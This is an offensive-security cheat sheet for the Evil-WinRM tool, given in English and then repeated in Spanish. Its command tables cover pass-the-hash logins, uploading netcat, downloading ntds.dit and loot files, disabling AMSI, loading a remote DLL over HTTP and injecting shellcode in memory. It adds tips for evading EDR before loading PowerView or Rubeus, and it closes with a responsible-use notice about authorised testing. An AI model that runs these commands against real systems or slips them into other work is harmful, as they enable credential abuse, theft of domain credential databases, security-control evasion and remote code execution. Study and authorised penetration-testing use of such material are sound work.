root@sparrow:~/writeups$ cat evil-winrm.md
// Active Directory
Evil-WinRM
21 Jul 2026
· 6 min read
Evil-WinRM is the go-to client for getting shells on Windows over WinRM (Windows Remote Management, ports 5985/5986). As soon as you have valid credentials —a password, an NTLM hash, a certificate or a Kerberos ticket— and the user is in the Remote Management Users group, it hands you an interactive PowerShell console with built-in file upload/download and script loading.The detail that makes the difference is that Evil-WinRM is not just «a shell»: its menus load .NET binaries in memory (Invoke-Binary), bypass AMSI (Bypass-4MSI) and inject shellcode without touching disk. And because it accepts an NTLM hash directly (-H), it is the natural path for pass-the-hash when cracking the password is not an option.
1. Beginner level — connection and files

| Command | What it does |
|---|---|
evil-winrm -i <ip> -u user -p pass | WinRM shell with username and password |
evil-winrm -i <ip> -u user -H <hash> | Authenticate with an NTLM hash (pass-the-hash) |
evil-winrm -i <ip> -u user -p pass -S | SSL-encrypted connection (port 5986) |
evil-winrm -i <ip> -u user -p pass -P 5985 | Specify the WinRM port |
upload nc.exe | Upload a file to the target machine |
download C:\loot.txt | Download a file from the target |
services | List services and their paths |
menu | Show the available loaded modules |
evil-winrm -i <ip> -u user -p pass -s /scripts | Load a directory of PS scripts |
evil-winrm -i <ip> -u user -p pass -e /exes | Load a directory of executables |
evil-winrm -i <ip> -u 'DOM\user' -p pass | domain\username format |
evil-winrm -i <ip> -u user -p pass -N | Disable the shell colors |
evil-winrm -i <ip> -u user -p pass -l | Save a log of the session |
evil-winrm -V | Show the installed version |
2. Advanced level — cert, Kerberos and in-memory execution

| Command | What it does |
|---|---|
evil-winrm -i <ip> -u user -H <hash> -S | Pass-the-hash over SSL |
evil-winrm -i <ip> -u user -c cert.pem -k key.pem -S | Certificate-based authentication |
evil-winrm -i <ip> -u user -p pass -r DOM.LOCAL | Kerberos authentication (realm) |
Invoke-Binary /exes/app.exe | Run a .NET binary in memory |
Bypass-4MSI | Disable AMSI in the current session |
Dll-Loader -http http://<ip>/x.dll | Load a remote DLL in memory |
Donut-Loader -process_id 1 -donutfile x.bin | Inject donut shellcode into a process |
upload /local/nc.exe C:\Temp\nc.exe | Upload to a specific destination path |
download C:\ntds.dit ./ntds.dit | Download to a specific local path |
evil-winrm -i <ip> -u user -p pass -e /exes -s /scripts | Load exes and scripts at once |
evil-winrm -i <ip> -u user -H <hash> -s /scripts | Pass-the-hash + PS scripts |
evil-winrm -i <ip> -u user -p pass -P 5986 -S | SSL on an explicit port |
evil-winrm -i <ip> -u user -p pass -N -l | No colors and with session log |
evil-winrm -i <ip> -u user -H <hash> -e /exes -s /scripts | PtH + exes + scripts (full setup) |
3. Details people miss
- WinRM is not open on every box: first check port
5985(or5986with-S) and that the user is inRemote Management Users, or the connection fails even with correct credentials. - With
-Hyou pass the NT hash (the second half ofLM:NT), not the full pair; feeding it the wholeLM:NTbreaks many versions. Invoke-Binaryruns .NET executables in memory; for native binaries (nc.exe, classic mimikatz.exe) useuploadto disk orDonut-Loader.upload/downloadare relative to the directory you launched evil-winrm from on your host, not your$HOME: know your local cwd before transferring.- In EDR-heavy environments, chain
Bypass-4MSIbefore loading scripts like PowerView or Rubeus; otherwise AMSI will block them on import.
Responsible use
These commands are for systems you own or have explicit written authorisation to test (labs, CTFs, contracted engagements). Using them against third-party infrastructure without permission is illegal in most countries.
Evil-WinRM es el cliente de referencia para abrir shells en Windows a través de WinRM (Windows Remote Management, puertos 5985/5986). En cuanto tienes credenciales válidas —contraseña, hash NTLM, certificado o ticket Kerberos— y el usuario pertenece al grupo Remote Management Users, te da una consola PowerShell interactiva con subida/bajada de archivos y carga de scripts integrada.El matiz que marca la diferencia es que Evil-WinRM no es solo «una shell»: sus menús cargan binarios .NET en memoria (Invoke-Binary), evaden AMSI (Bypass-4MSI) e inyectan shellcode sin tocar disco. Y como acepta hash NTLM directamente (-H), es la vía natural para pass-the-hash cuando crackear la contraseña no es opción.
1. Nivel principiante — conexión y archivos
| Comando | Qué hace |
|---|---|
evil-winrm -i <ip> -u user -p pass | Shell WinRM con usuario y contraseña |
evil-winrm -i <ip> -u user -H <hash> | Autentica con hash NTLM (pass-the-hash) |
evil-winrm -i <ip> -u user -p pass -S | Conexión cifrada por SSL (puerto 5986) |
evil-winrm -i <ip> -u user -p pass -P 5985 | Especifica el puerto WinRM |
upload nc.exe | Sube un archivo a la máquina víctima |
download C:\loot.txt | Descarga un archivo de la víctima |
services | Lista servicios y sus rutas |
menu | Muestra los módulos cargados disponibles |
evil-winrm -i <ip> -u user -p pass -s /scripts | Carga un directorio de scripts PS |
evil-winrm -i <ip> -u user -p pass -e /exes | Carga un directorio de ejecutables |
evil-winrm -i <ip> -u 'DOM\user' -p pass | Formato dominio\usuario |
evil-winrm -i <ip> -u user -p pass -N | Desactiva los colores de la shell |
evil-winrm -i <ip> -u user -p pass -l | Guarda un log de la sesión |
evil-winrm -V | Muestra la versión instalada |
2. Nivel avanzado — cert, Kerberos y ejecución en memoria
| Comando | Qué hace |
|---|---|
evil-winrm -i <ip> -u user -H <hash> -S | Pass-the-hash sobre SSL |
evil-winrm -i <ip> -u user -c cert.pem -k key.pem -S | Autenticación por certificado |
evil-winrm -i <ip> -u user -p pass -r DOM.LOCAL | Autenticación Kerberos (realm) |
Invoke-Binary /exes/app.exe | Ejecuta un binario .NET en memoria |
Bypass-4MSI | Desactiva AMSI en la sesión actual |
Dll-Loader -http http://<ip>/x.dll | Carga una DLL remota en memoria |
Donut-Loader -process_id 1 -donutfile x.bin | Inyecta shellcode donut en un proceso |
upload /local/nc.exe C:\Temp\nc.exe | Sube a una ruta destino concreta |
download C:\ntds.dit ./ntds.dit | Descarga a una ruta local concreta |
evil-winrm -i <ip> -u user -p pass -e /exes -s /scripts | Carga exes y scripts a la vez |
evil-winrm -i <ip> -u user -H <hash> -s /scripts | Pass-the-hash + scripts PS |
evil-winrm -i <ip> -u user -p pass -P 5986 -S | SSL en puerto explícito |
evil-winrm -i <ip> -u user -p pass -N -l | Sin colores y con log de sesión |
evil-winrm -i <ip> -u user -H <hash> -e /exes -s /scripts | PtH + exes + scripts (setup completo) |
3. Detalles que se pasan por alto
- WinRM no está abierto en todas las máquinas: comprueba antes el puerto
5985(o5986con-S) y que el usuario esté enRemote Management Users, o la conexión fallará aunque las credenciales sean correctas. - Con
-Hpasas el hash NT (la segunda mitad deLM:NT), no el par completo; si le dasLM:NTentero muchas versiones fallan. Invoke-Binaryejecuta ejecutables .NET en memoria; para binarios nativos (nc.exe, mimikatz.exe clásico) usauploada disco oDonut-Loader.- Los
upload/downloadparten del directorio desde el que lanzaste evil-winrm en tu equipo, no de tu$HOME: ten claro tu cwd local antes de transferir. - En entornos con EDR, encadena
Bypass-4MSIantes de cargar scripts como PowerView o Rubeus; si no, AMSI los bloqueará al importarlos.
Uso responsable
Estos comandos son para entornos propios o con autorización explícita por escrito (laboratorios, CTF, auditorías contratadas). Usarlos contra infraestructura ajena sin permiso es ilegal en la mayoría de países.